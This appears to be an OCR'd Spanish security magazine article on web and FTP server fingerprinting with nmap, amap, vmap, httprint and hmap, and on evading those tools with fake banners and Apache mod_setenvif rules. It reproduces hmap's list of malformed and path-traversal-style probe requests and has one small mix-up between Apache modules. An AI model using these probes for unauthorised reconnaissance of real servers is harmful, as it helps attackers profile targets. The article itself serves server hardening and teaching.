


Figura 9. *Informe HTML generado por httprint*

Como respuesta, nmap imprime por pantalla informaciones acerca de lo que se oculta tras el puerto examinado. Estas informaciones son bastante inteligibles; en caso de dudas, la tabla *Cómo interpretar la salida de nmap* puede ser de ayuda.

¿Cómo funciona nmap?

Como vemos, nmap es bastante efectivo en la detección de diversos servicios. Su mecanismo de funcionamiento se describe en la documentación (*http://www.insecure.org/nmap/vscan/*). Si analizamos esta descripción, obtendremos el esquema presentado en la Figura 5.

Una vez establecida la conexión, nmap espera que sea enviado un mensaje de bienvenida (en el que el servicio mismo se presente). Si lo obtiene, lo compara con una lista de mensajes de bienvenida conocidos; si el mensaje es desconocido, o no es enviado en absoluto, nmap realiza las pruebas propias del puerto dado (p.ej. si el puerto es el 80 – normalmente utilizado para el servicio WWW – nmap llevará a cabo las pruebas de comparación de diversas implementaciones del protocolo HTTP). Si tampoco de esta manera es posible identificar el servicio, nmap revisa si en el puerto está funcionando SSL. Si es así, nmap se conecta usando SSL y repite todo el proceso desde el principio.

Cómo engañar a nmap

Observemos un poco más detenidamente la Figura 5. Notaremos que aunque nmap es capaz de realizar astutas pruebas basadas en pequeñas diferencias en las implementaciones del protocolo, si obtiene del servicio un mensaje de bienvenida conocido, ninguna de ellas será realizada (como lo muestra la ruta marcada en rojo en la Figura 5.). La conclusión es inmediata: basta hacer que nuestro servidor FTP vsftpd se haga pasar por algún otro servidor que nmap conozca para que éste le crea. Tratemos de realizar esto en la práctica.

Podemos encontrar la lista de los mensajes de bienvenida conocidos por nmap en el fichero de

Listado 5b. *Fichero apache.1.3.12.win32 (fragmento)*

```
{'LEXICAL': {'200': 'OK',
             '400': 'Bad Request',
             '403': 'Forbidden',
             '404': 'Not Found',
             '405': 'Method Not Allowed',
             '406': 'Not Acceptable',
             '414': 'Request-URI Too Large',
             '501': 'Method Not Implemented',
             'SERVER_NAME': 'Apache/1.3.12 (Win32)'},
 'SEMANTIC': {'LARGE_HEADER_RANGES': [(1, '200'),
                                      (8176, '200'),
                                      (8177, '400'),
                                      (10000, '400')],
              'LONG_DEFAULT_RANGES': [(1, '200'),
                                      (201, '200'),
                                      (202, '403'),
                                      (8177, '403'),
                                      (8178, '414'),
                                      (10000, '414')],
              'LONG_URL_RANGES': [(1, '404'),
                                  (210, '404'),
                                  (211, '403'),
                                  (8176, '403'),
                                  (8177, '414'),
                                  (10000, '414')],
              'MALFORMED_000': 'NO_RESPONSE_CODE',
              'MALFORMED_001': 'NO_RESPONSE_CODE',
              'MALFORMED_002': '400',
              'MALFORMED_003': '200',
              'MALFORMED_004': '200',
              'MALFORMED_005': '200',
              'MALFORMED_006': '200',
              'MALFORMED_007': '200',
              'MALFORMED_008': '200',
              'MALFORMED_009': '200',
              'MALFORMED_010': '200',
              'MALFORMED_011': '200',
              'MALFORMED_012': '400',
              'MALFORMED_013': '400',
              'MALFORMED_014': '400',
              'MALFORMED_015': '400',
              'MALFORMED_016': '200',
              'MALFORMED_017': '200',
              'MALFORMED_018': '200',
              'MALFORMED_019': 'NO_RESPONSE_CODE',
              'MALFORMED_020': 'NO_RESPONSE_CODE',
              'MALFORMED_021': 'NO_RESPONSE_CODE',
              'MALFORMED_022': 'NO_RESPONSE_CODE',
              'MALFORMED_023': 'NO_RESPONSE_CODE',
              'MALFORMED_024': 'NO_RESPONSE_CODE',
              'MALFORMED_025': 'NO_RESPONSE_CODE',
              'MALFORMED_026': '200',
              'MALFORMED_027': '200',
              'MALFORMED_028': '200',
              'MALFORMED_029': '200',
              'MALFORMED_030': '200',
              'MALFORMED_031': '200',
              'MALFORMED_032': '400',
              'MALFORMED_033': '400',
              'MALFORMED_034': '400',
              'MALFORMED_035': '400',
              'MALFORMED_036': '200',
              'MALFORMED_037': '200',
              'MALFORMED_038': '501',
```

configuración nmap-service-probes (p.ej. /usr/share/nmap/nmap-service-probes). Entre los muchos mensajes de bienvenida de servidores FTP incluidos en este fichero, encontraremos por ejemplo: VxWorks (5.4.2) FTP server ready.

Para hacer que el servidor vsftpd se presente utilizando este mensaje, debemos añadir la siguiente línea en su fichero de configuración (/etc/vsftpd.conf):

```
ftpd_banner=VxWorks (5.4.2) FTP server
                       ready
```

Si reiniciamos el servidor FTP (# /etc/init.d/vsftpd restart) y lo examinamos con ayuda de nmap, éste nos responderá:

```
Interesting ports on gecew (127.0.0.1):
PORT     STATE SERVICE VERSION
21/tcp open  ftp     VxWorks ftpd 5.4.2
Service Info: OS: VxWorks
```

¡Hemos logrado engañar a nmap! Atención: notemos que si ordenamos a nuestro servidor FTP presentarse como, por ejemplo, some ftp server, nmap nos lo mostrará como:

```
Interesting ports on gecew (127.0.0.1):
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd or WU-FTPD
```

Así pues, si el servidor FTP se presenta con un mensaje de bienvenida que nmap desconoce, éste realizará las pruebas y reconocerá correctamente al vsftpd.

Lo mismo en el caso de Apache

Algo más difícil es forzar a Apache a presentarse como IIS. En la documentación oficial (*http://httpd.apache.org/docs/1.3/misc/FAQ.html#serverheader*) leemos:

How can I change the information that Apache returns about itself in the headers? (...)

The answer you are probably looking for is how to make Apache lie about what what it is, ie send something like: `Server: Bob's Happy HTTPd Server`



In order to do this, you will need to modify the Apache source code and rebuild Apache. This is not advised, as it is almost certain not to provide you with the added security you think that you are gaining. The exact method of doing this is left as an exercise for the reader, as we are not keen on helping you do something that is intrinsically a bad idea.

Así pues, los creadores de Apache oficialmente desaconsejan el uso de este tipo de trucos e informan que de la manera normal (editando los ficheros de configuración) no es posible configurar a este servidor para que se haga pasar por IIS. Lo único que se puede hacer es ordenar a Apache que no revele su versión. A este fin, debemos hallar en el fichero de configuración (httpd.conf) una línea como la siguiente:

```
ServerSignature On
```

y cambiarla a:

```
ServerSignature Off
```

Esto hará que en las páginas generadas por el servidor (informaciones de errores, etc) no aparezca el nombre del servidor a pie de página. Después de esta línea añadimos:

```
ServerTokens Prod
```

Esto hará que Apache no revele su número de versión en el mensaje de bienvenida.

Si usamos PHP, debemos poner atención al comando expose_php en el fichero de configuración de PHP (php.ini), el cual hace que PHP informe de su existencia en el servidor web (por ejemplo, añadiendo estas informaciones en la cabecera HTTP), que es precisamente lo que no queremos.

Si ahora reiniciamos Apache (# /etc/init.d/httpd restart) y lo examinamos con nmap veremos que:

```
Interesting ports on gecew (127.0.0.1):
PORT    STATE SERVICE VERSION
80/tcp open   http     Apache httpd
```

Listado 5b. *Fichero apache.1.3.12.win32 (fragmento)*

```
              'MALFORMED_039': '200',
              'MALFORMED_040': 'NO_RESPONSE_CODE',
              'MALFORMED_041': '400',
              'MALFORMED_042': '200',
              'MALFORMED_043': '200',
              'MALFORMED_044': 'NO_RESPONSE_CODE',
              'MALFORMED_045': '200',
              'MALFORMED_046': '400',
              'MALFORMED_047': '400',
              'MALFORMED_048': '400',
              'MALFORMED_049': '400',
              'MALFORMED_050': '200',
              'MALFORMED_051': '400',
              'MALFORMED_052': 'NO_RESPONSE_CODE',
              'MALFORMED_053': 'NO_RESPONSE_CODE',
(...)
```

Como vemos, la situación es ahora algo mejor: los visitantes no sabrán que versión del servidor estamos utilizando, aunque aún no hemos logrado hacernos pasar por IIS. Afortunadamente, la necesidad es la madre del ingenio: existe un módulo para Apache llamado mod_security, el cual entre otras muchas funcionalidades permite modificar el mensaje de bienvenida. Para hacerlo, es necesario añadir al fichero de configuración httpd.conf la siguiente entrada:

```
<IfModule mod_security.c>
  SecFilterEngine On
  SecServerSignature
        "Microsoft-IIS/6.0"
</IfModule>
```

Si ahora reiniciamos Apache (# /etc/init.d/httpd restart) y lo examinamos con nmap, obtendremos:

```
Interesting ports on gecew (127.0.0.1):
PORT    STATE SERVICE VERSION
82/tcp open   http     Microsoft IIS
                       webserver 6.0
```

¡Hemos logrado una vez más engañar a nmap!

amap y vmap

Si intentáis alguna vez buscar en Internet información sobre la detección remota de aplicaciones, seguramente os toparéis con un par de pequeñas herramientas: amap y vmap. amap detecta qué servicio funciona en un puerto dado (por ejemplo HTTP, FTP, SSH), mientras que vmap trata de reconocer el software que allí funciona. Así pues, para realizar una prueba completa debemos primero lanzar amap:

```
$ amap 127.0.0.1 80
```

Las opciones son sencillas: entregamos la dirección IP del ordenador examinado y el número de puerto que nos interesa. El resultado del funcionamiento de amap debería ser fácil de entender. En caso de dudas consultar la tabla *Cómo interpretar la salida de amap*.

Sabiendo qué servicio tenemos entre manos, podemos lanzar vmap para identificar la versión del demonio:

```
./vmap -P 80 127.0.0.1 http
```

vmap lleva a cabo algunas pruebas e informa qué software (en su opinión) funciona allí.

Cómo funciona vmap

El mecanismo de funcionamiento de vmap es sencillo. Durante el examen de un servidor web se envían seis peticiones atípicas que tienen como finalidad descubrir detalles característicos en la implementación del protocolo HTTP. Estas peticiones se hallan en el fichero commands/http y son las siguientes:

```
HEAD / HTTP/1.0
OPTIONS / HTTP/1.0
TRACE / HTTP/1.0
CONNECT / HTTP/1.0
GET bogus.http / HTTP/1.0
OPTIONS * / HTTP/1.0
```

Las respuestas obtenidas son comparadas con las expresiones regulares que se encuentran en los ficheros de configuración del directorio http/wo/server_name (el Listado 3. muestra un ejemplo de expresión regular). En base a ello, vmap determina el tipo del servidor examinado.

Cuando se utiliza vmap es necesario tener cuidado, pues la versión actual de vmap que se encuentra (o se encontraba durante la preparación del presente artículo) en la página web de sus creadores contiene un error. En el directorio http/wo/server_name se encuentra un fichero binario oculto (cuyo nombre comienza con un punto) de nombre .Microsoft-ISS-6.0.swp, que no contiene más que basura y que hace que muchas veces diversos servidores sean reconocidos como .Microsoft-ISS-6.0.swp. Para poder usar vmap correctamente, es necesario antes eliminar este fichero.

Cómo engañar a vmap

Como ya sabemos, vmap realiza solamente seis pruebas sencillas – muy pocas, en comparación con otras herramientas que conoceremos más adelante. Si añadimos a esto una base de huellas dactilares obsoleta, el efecto es que la herramienta rara vez reconoce correctamente la versión del servidor. Por esta razón ni siquiera trataremos de engañarlo, pues en la práctica no tiene sentido usarlo.

Listado 6. *Peticiones incorrectas enviadas por hmap – fichero hmap.py, desde la línea 264 (fragmento)*

```
def malformed_method_line(url):
    malformed_methods = ( 'GET', #0    TODO: repeat all these with HEAD and
                       OTHER
                           'GET /',#1
                           'GET / HTTP/999.99',
                           'GET / HHTP/1.0',
                           'GET / HTP/1.0',
                           'GET / HHTP/999.99',
                           #'GET / HHTP/1.0',
                           'GET / hhtp/999.99',
                           'GET / http/999.99',
                           'GET / HTTP/Q.9',
                           'GET / HTTP/9.Q',
                           'GET / HTTP/Q.Q', #10
                           'GET / HTTP/1.X',
                           'GET / HTTP/1.10',
                           'GET / HTTP/1.1.0',
                           'GET / HTTP/1.2',
                           'GET / HTTP/2.1',
                           'GET / HTTP/1,0',
                           #r'\GET / HTTP/1.0' or '\\GET / HTTP/1.0'
                           #'GET / HTTP\1.0',
                           #'GET / HTTP-1.0',
                           #'GET / HTTP 1.0',
                           'GET / HTTP/1.0X',
                           'GET / HTTP/',
                           #'get / http/1.0',
                           #'qwerty / HTTP/1.0'
                           #'GETX / HTTP/1.0'
                           #' GET/HTTP/1.0',
                           'GET/HTTP/1.0' ,
                           'GET/ HTTP/1.0' ,#20
                           'GET /HTTP/1.0' ,
                           'GET/HTTP /1.0' ,
                           'GET/HTTP/1 .0' ,
                           'GET/HTTP/1. 0' ,
                           'GET/HTTP/1.0 ' ,
                           'GET / HTTP /1.0', #etc....
                           'HEAD /.\\ HTTP/1.0', # indicates windows??
                           'HEAD /asdfasdfasdfasdfasdf/../ HTTP/1.0',
                           'HEAD /asdfasdfasdfasdfasdf/.. HTTP/1.0',
                           'HEAD /./././././././././././././././ HTTP/1.0',#30
                           'HEAD /./././././qwerty/.././././././././ HTTP/
                       1.0',
                           #'HEAD ../ HTTP/1.0',
                           'HEAD /.. HTTP/1.0',
                           'HEAD /../ HTTP/1.0',
                           'HEAD /../../../../../ HTTP/1.0',
                           'HEAD .. HTTP/1.0',
                           #'HEAD . HTTP/1.0',
                           'HEAD\t/\tHTTP/1.0',
                           'HEAD //////////// HTTP/1.0',
                           'Head / HTTP/1.0',
                           '\nHEAD / HTTP/1.0',
                           ' \nHEAD / HTTP/1.0',#40
                           ' HEAD / HTTP/1.0',
(...)
```

Herramientas especializadas para la detección de versiones de servidores web

Hasta ahora hemos visto herramientas para la detección generalizada de aplicaciones. Sin embargo, normalmente son más efectivas las dedicadas exclusivamente a la detección de la versión del servidor web – veamos algunas de ellas.

netcraft

La primera de estas herramientas ha sido ya mencionada: se trata de *www.netcraft.com* – una página web en la que basta introducir el nombre del dominio a examinar para enterarse qué servidor funciona allí. Desafortunadamente netcraft reconoce

al servidor en base a su mensaje de bienvenida, por lo que es muy fácil de engañar (basta modificar el mensaje de bienvenida, lo que no es difícil, como hemos visto) y poco digno de confianza.

httprint

Una herramienta verdaderamente seria para la detección de la versión de servidores web es httprint. Se trata de una herramienta gratis pero de código fuente cerrado, creada por la empresa Net Square. Utiliza métodos bastante ingeniosos para el análisis de diferencias en las implementaciones del protocolo HTTP, por lo que no es posible engañarlo con una simple modificación del mensaje de bienvenida. Se lo usa de la siguiente manera:

```
$ ./httprint -h 127.0.0.1:82 -s
signatures.txt -P0
```

Como vemos, se entrega la dirección IP del host examinado y el número de puerto. La opción -s sirve para indicar la ruta de acceso al fichero de signaturas (distribuido junto con el programa – se llama signatures.txt). Podemos, como en el ejemplo anterior, añadir la opción -P0 para evitar que httprint comience enviando un ping al servidor examinado.

Una vez lanzado, httprint comienza a realizar pruebas (envía varios cientos de peticiones – ¡comparad esto con las seis que envía vmap!). Los resultados de las pruebas son comparados con los resultados obtenidos para servidores conocidos y en base a ello se les asigna un puntaje (es decir, el resultado más probable obtiene la mayor cantidad de puntos) y un nivel de fiabilidad. El nivel de fiabilidad nos dice cuánto podemos confiar en el resultado obtenido – ocurre a veces que, aunque el servidor examinado se parece más a un Apache 2.0.x que a cualquier otra cosa (obtenemos como resultado Apache 2.0.x), los resultados de las pruebas se diferencian tanto de los conocidos que no deberíamos apostarlo todo a que la respuesta dada es la correcta.

Listado 7. *Intento de configuración del módulo mod_security para que éste rechace peticiones incorrectas*

```
<IfModule mod_security.c>
  SecFilterEngine On
  SecFilterDebugLog logs/modsec_debug_log
  SecFilterDebugLevel 4
  SecFilterDefaultAction "deny,log,status:406"
  SecFilterSelective REQUEST_METHOD "!^(GET|HEAD|PUT)$"
  SecFilterSelective SERVER_PROTOCOL "!(HTTP/1.0|HTTP/1.1)"
</IfModule>
```

Listado 8. *Configuración de mod_setenvif*

```
SetEnvIf Request_Method . BR_http=y
SetEnvIf Request_Method . BR_get=y
SetEnvIf Request_Protocol HTTP\/1\.0$ !BR_http
SetEnvIf Request_Protocol HTTP\/1\.1$ !BR_http
SetEnvIf Request_Method GET !BR_get
SetEnvIf BR_http y BadRequest=y
SetEnvIf BR_get y BadRequest=y
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Order Deny,Allow
    Deny from env=BadRequest
</Directory>
```

Después de realizar las pruebas, httprint imprime un informe en la salida estándar y coloca un elegante informe adicional en HTML en el directorio actual (fichero report.html). El que va imprimido por pantalla es más detallado que el otro, por lo que lo analizaremos primero – ver Listado 4.

Como vemos, en el informe se declara que se ha examinado el servidor http://127.0.0.1:80/, el cual se presenta a sí mismo como un Microsoft-IIS/6.0. Luego viene el análisis de las huellas digitales del servidor. Vemos que éste se ha presentado en el mensaje de bienvenida como un Microsoft-IIS/6.0, pero que los resultados de las pruebas indican que se trata de un Apache/2.0.x. Este resultado (Apache/2.0.x) ha obtenido 140 puntos y su nivel de fiabilidad es 84.34. Le sigue la lista de los demás resultados, menos confiables pero que también han obtenido una gran cantidad de puntos. Vemos que aunque lo más probable sea que el servidor examinado sea un Apache, puede también tratarse (aunque con una probabilidad mucho menor) de un TUX 2.0, un Agranat-EmWeb, etc. El informe en formato HTML (Figura 6.) contiene informaciones similares pero no incluye la lista de los resultados menos probables.

Como vemos, httprint no es tan ingenuo como nmap – no se deja




Figura 10. *Idea para la configuración de mod_setenvif*




Figura 11. *Una idea más para la configuración de mod_setenvif*

engañar por un simple mensaje de bienvenida modificado...

hmap

Una herramienta en muchos aspectos similar a httprint es hmap – una herramienta que comenzó siendo el trabajo de grado de Dustin Lee. Al contrario de httprint, hmap es de fuentes abiertas. Su mecanismo de funcionamiento es muy parecido al de httprint, por lo que cuando tratemos de engañar a esta herramienta, llevaremos a cabo nuestras pruebas con ambas (lo que funciona con hmap casi siempre funcionará con httprint).

hmap se lanza de la siguiente manera:

```
$ python hmap.py -v -c 10
      http://www.somehost.com:80
```

La opción -v hace que sea imprimida por pantalla una mayor cantidad de mensajes (queremos saber exactamente qué es lo que está haciendo el programa); la opción -c 10 hace que sean mostrados los 10 resultados más probables.

Una vez lanzado, hmap comienza a realizar pruebas (a simple vista se nota que es más lento que httprint). Luego compara los resultados con una base de huellas digitales e imprime un informe (Listado 5a.). Vemos que hmap también ha reconocido sin problemas nuestro Apache oculto tras un falso mensaje de bienvenida de IIS.

Tratemos de engañar a hmap

Si queremos engañar a hmap debemos observar de cerca cómo funciona.

A fin de averiguar con qué servidor se está comunicando, hmap compara los resultados de las pruebas realizadas con resultados obtenidos previamente para diversos servidores y almacenados en los ficheros del directorio known.servers (el fichero apache.1.3.12.win32 contiene los resultados para Apache 1.3.12 sobre win32, apache.1.3.14.win32 para la versión 1.3.14, etc). Un ejemplo del contenido de estos ficheros se muestra en el Listado 5b.

Como vemos, el fichero apache.1.3.12.win32 contiene datos de una gran cantidad de pruebas. De ellas, más de cien son pruebas tipo `MALFORMED_000 ... MALFORMED_104`. Como sus nombres lo indican, se trata de pruebas que consisten en enviar al servidor peticiones incorrectas (no conformes con el estándar). La forma precisa de estas peticiones puede ser vista en las fuentes de hmap – ver fichero hmap de la línea 264 en adelante (Listado 6.).

Esta es una buena noticia. Puesto que la mayoría de las pruebas realizadas por hmap consiste en enviar peticiones incorrectas (*malformed*, en inglés), podemos perfectamente bloquearlas del lado del servidor. No existe ninguna razón por la que queramos aceptar este tipo de peticiones (un cliente normal no enviará ninguna de ellas) y bloqueándolas es posible que confundamos a hmap. Tratemos de hacerlo y veamos si de esta manera logramos engañar a hmap (y quizás también a httprint).

Listado 9. *hmap tratando de identificar el Apache reconfigurado*

```
      matches : mismatches : unknowns
Apache/1.3.26_3 (FreeBSD 4.6.2-RELEASE)     65 :  47 :  11
Apache/1.3.26 (Solaris 8)                   65 :  47 :  11
Apache/1.3.27 (Red Hat 8.0)                 65 :  47 :  11
Apache 1.3.27 (FreeBSD 4.7)                 65 :  48 :  10
Apache/2.0.44 (Win32)                       64 :  48 :  11
Apache/1.3.23 (RedHat Linux 7.3)            64 :  48 :  11
Apache/1.3.27 (FreeBSD 5.0)                 64 :  48 :  11
Apache/1.3.27 (Mac 10.2.4)                  64 :  49 :  10
Apache/2.0.40 (Red Hat 8.0)                 63 :  48 :  12
Apache/1.3.27 (Mac 10.1.5)                  63 :  49 :  11
Apache/1.3.12 (Win32)                       63 :  50 :  10
Apache/1.3.14 (Win32)                       63 :  50 :  10
Apache/1.3.17 (Win32)                       63 :  50 :  10
Apache/1.3.22 (Win32)                       63 :  50 :  10
IBM_HTTP_Server/2.0.42 (Win32)              62 :  49 :  12
Apache/1.3.9 (Win32)                        62 :  50 :  11
HP-Web-Server-2.00.1454 (Solaris 8)         32 :  77 :  14
thttpd/2.23beta1 26may2002 (FreeBSD 4.6-    32 :  77 :  14
NCSA/1.3 (Ultrix 4.4)                       32 :  79 :  12
thttpd 2.23beta1 26may2002 (RedHat 7.3)     28 :  80 :  15
$ ./httprint -h 127.0.0.1:82 -s signatures.txt -P0
```

El bloqueo de peticiones incorrectas puede ser realizado de varias maneras:

- podemos tratar de configurar adecuadamente el servidor,
- podemos crear nuestro propio módulo de Apache que bloquee las peticiones que queramos,
- podemos escribir un proxy especial que bloquee estas peticiones y deje pasar todas las demás,
- podemos utilizar un sistema de prevención de intrusiones (IPS).

Cada uno de estos acercamientos tiene sus ventajas y sus defectos. La configuración de Apache es el más sencillo, pero también el más limitado, pues no todo puede ser hecho con la configuración. La creación de un módulo propio de Apache es una empresa seria y no nos garantiza que al final no encontremos (tal como en el caso de la configuración del servidor) limitaciones inherentes a la manera en que Apache trata sus módulos y que dificulten o hasta imposibiliten la tarea de bloquear todos los tipos de peticiones que nos interesan. La escritura de un proxy propio tiene la ventaja de que podemos hacer con la petición todo lo que queramos, pero no es una solución que pueda ser aplicada en entornos de producción, pues lo más probable es que un proxy de este tipo afecte negativamente la eficiencia del servidor. El uso de un IPS parece ser una muy buena idea, el único problema es que hay que tenerlo a mano.

Dado que necesitamos un método que pueda ser aplicado rápidamente, tratemos simplemente de configurar el servidor para que bloquee todas las peticiones excepto las que usen el método GET y tengan como protocolo HTTP/1.0 o HTTP/1.1.

Cómo no lo haremos

Existen varios callejones sin salida en los que podemos encontrarnos tratando de lograr la configuración adecuada que haga que Apache rechace las peticiones incorrectas. Podemos, por ejemplo tratar de utilizar el módulo mod_security, el cual brinda la posibilidad de rechazar peticiones que cumplan con ciertas condiciones. Podríamos, pues, tratar de utilizar la configuración presentada en el Listado 7., que debería rechazar todas las peticiones que no sean de tipo GET, HEAD o PUT o que usen un protocolo diferente a HTTP/1.0 o HTTP/1.1.

Desafortunadamente, si intentamos hacerlo de esta manera, veremos que ninguna de las peticiones incorrectas es rechazada. La razón de esto es que el módulo mod_security recibe las peticiones demasiado tarde, por lo que las peticiones mal formadas son procesadas (y respondidas) por Apache antes de que éstas puedan alcanzar el mod_security.

Una configuración que funciona

Una idea que sí funciona es la de usar el módulo mod_setenvif, el cual permite asignar un valor a una variable de entorno cuando se cumple una condición dada. Por ejemplo, la siguiente entrada en el fichero de configuración:

```
SetEnvIf Request_Method GET Variable=y
```

puede ser interpretada como: si el método usado en la petición es GET, asigna a la variable de entorno Variable el valor y.

```
z<Directory />
    (...)
    Deny from env=Variable
</Directory>
```

Podemos pues tratar de configurar el servidor de tal manera que, luego de obtener una petición (ver Figura 7.):

- se verifique si el método utilizado es GET y, de no serlo, se asigne un valor a una variable de entorno determinada,
- se verifique si el protocolo usado por la petición es HTTP/1.0

Listado 10. *httprint tratando de identificar el Apache reconfigurado*

```
Finger Printing on http://127.0.0.1:82/
Finger Printing Completed on http://127.0.0.1:82/
--------------------------------------------------
Host: 127.0.0.1
Derived Signature:
Microsoft-IIS/6.0
811C9DC5E2CE6920811C9DC5811C9DC5050C5D32505FCFE84276E4BB811C9DC5
0D7645B5811C9DC52A200B4CCD37187C811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6920E2CE6920E2CE6920811C9DC5E2CE6927811C9DC5E2CE6925811C9DC5
E2CE6920E2CE69202A200B4CE2CE6920E2CE69206ED3C295E2CE6920E2CE6923
E2CE6923E2CE6920811C9DC5E2CE6927E2CE6923
Banner Reported: Microsoft-IIS/6.0
Banner Deduced: Orion/2.0x
Score: 75
Confidence: 45.18
------------------------
Scores:
Orion/2.0x: 75 45.18
AssureLogic/2.0: 73 40.87
Apache/2.0.x: 72 38.82
Apache/1.3.27: 72 38.82
Apache/1.3.26: 72 38.82
Apache/1.3.[4-24]: 72 38.82
Apache/1.3.[1-3]: 67 29.55
TUX/2.0 (Linux): 62 21.82
Apache-Tomcat/4.1.29: 60 19.13
Microsoft-IIS/6.0: 59 17.87
Agranat-EmWeb: 59 17.87
Netscape-Enterprise/3.5.1G: 57 15.50
Apache/1.2.6: 57 15.50
Com21 Cable Modem: 49  7.98
thttpd: 49  7.98
Oracle Servlet Engine: 49  7.98
```

- o HTTP/1.1; en caso contrario asignamos un valor a la misma variable de entorno,
- si a la variable de entorno le ha sido asignado algún valor, la petición es rechazada.

Ahora bien, si tratamos de expresar el esquema de la Figura 7. en un fichero de configuración encontraremos un problema. Podemos configurar mod_setenvif para que cierta variable de entorno reciba un valor si el método usado es GET:

```
SetEnvIf Request_Method GET Variable=y
```

Desafortunadamente, esta sintaxis no considera la posibilidad de que la variable de entorno reciba un valor si el método usado no es GET:

```
SetEnvIf Request_Method !GET Variable=y
```

Este problema puede ser resuelto de la siguiente manera: la sintaxis de configuración de mod_security permite no sólo asignar (en inglés: *set*) un valor a una variable de entorno, sino también borrar (en inglés: *unset*) su valor. Así pues, en lugar de tratar de asignar a la variable un valor si el método es diferente a GET, basta que procedamos de la siguiente manera:

- asignamos a la variable un valor
- si el método es GET, borramos el valor de la variable

Al final, nuestra configuración estará construida tal como lo muestra la Figura 8. Como vemos, en la configuración aparecen tres variables. La variable BR_get indica una petición con un método diferente a GET y es inicializada con el valor y – si después resulta que el método utilizado es GET, este valor es eliminado. La variable BR_http indica una petición en un protocolo diferente a HTTP/1.0 o HTTP/1.1 y es utilizada de la misma manera. Si luego alguna de estas variables sigue estando definida, la variable BAD_REQUEST recibe un valor. Al final, si BAD_REQUEST ha sido definida la petición es rechazada.

El esquema de la Figura 8., codificado en una forma que puede ser copiada directamente a httpd.conf, se muestra en el Listado 8. Después de copiarlo y de reiniciar el servidor web podemos observar los resultados que regresan ahora hmap y httprint.

Primero revisamos qué es lo que puede decir hmap acerca del servidor así configurado:

```
$ python hmap.py -v -c 20 http://
                        127.0.0.1:80
```

El Listado 9. nos muestra el resultado del funcionamiento del programa. Como vemos, hmap está ahora bastante menos seguro de los resultados obtenidos – comparad este resultado con el del Listado 5. Anteriormente 110 pruebas indicaban que el servidor era un Apache, 5 que no lo era y 8 daban un resultado indeterminado, mientras que ahora las respuestas positivas son sólo 65, las negativas 47 y 11 las indeterminadas. Desgraciadamente nuestro servidor sigue aún siendo identificado como Apache, aunque de una versión incorrecta. No hemos logrado nuestro objetivo más que parcialmente. Veamos si nos va mejor con httprint:

El resultado del funcionamiento de httprint se muestra en el Listado 10. Como vemos, ¡hemos logrado engañarlo! El programa afirma que lo más probable es que nuestro servidor sea un Orion/2.0x, en segundo lugar se encuentra AssureLogic/2.0 y apenas en el tercero Apache/2.0.x.

Conclusiones

Hagamos un breve sumario de los conocimientos adquiridos.

Hemos visto que, si nos hallamos en el rol de un intruso que trata de identificar el servidor con el que está conectado, no podemos confiar de igual manera en todas las herramientas. Excluyendo a vmap (el cual no consideraremos por no ser nada confiable), podemos distinguir dos grupos de herramientas: las que pueden ser engañadas con un mensaje de bienvenida falso (nmap y netcraft) y las que no caen en esa trampa. Está claro que deberíamos desconfiar siempre de los resultados regresados por cualquiera de los representantes del primer grupo, ya que no es nada difícil falsificar un mensaje de bienvenida.

Podemos tener mayor confianza en aquellos programas (tales como hmap y httprint) que no confían ciegamente en los mensajes de bienvenida. Como hemos visto, éstos también pueden ser engañados (aunque hmap parece ser un poco más resistente), pero para ello es necesario un mayor esfuerzo y es poco probable que alguien quiera tomarse la molestia de aplicar métodos de enmascaramiento tan sofisticados.

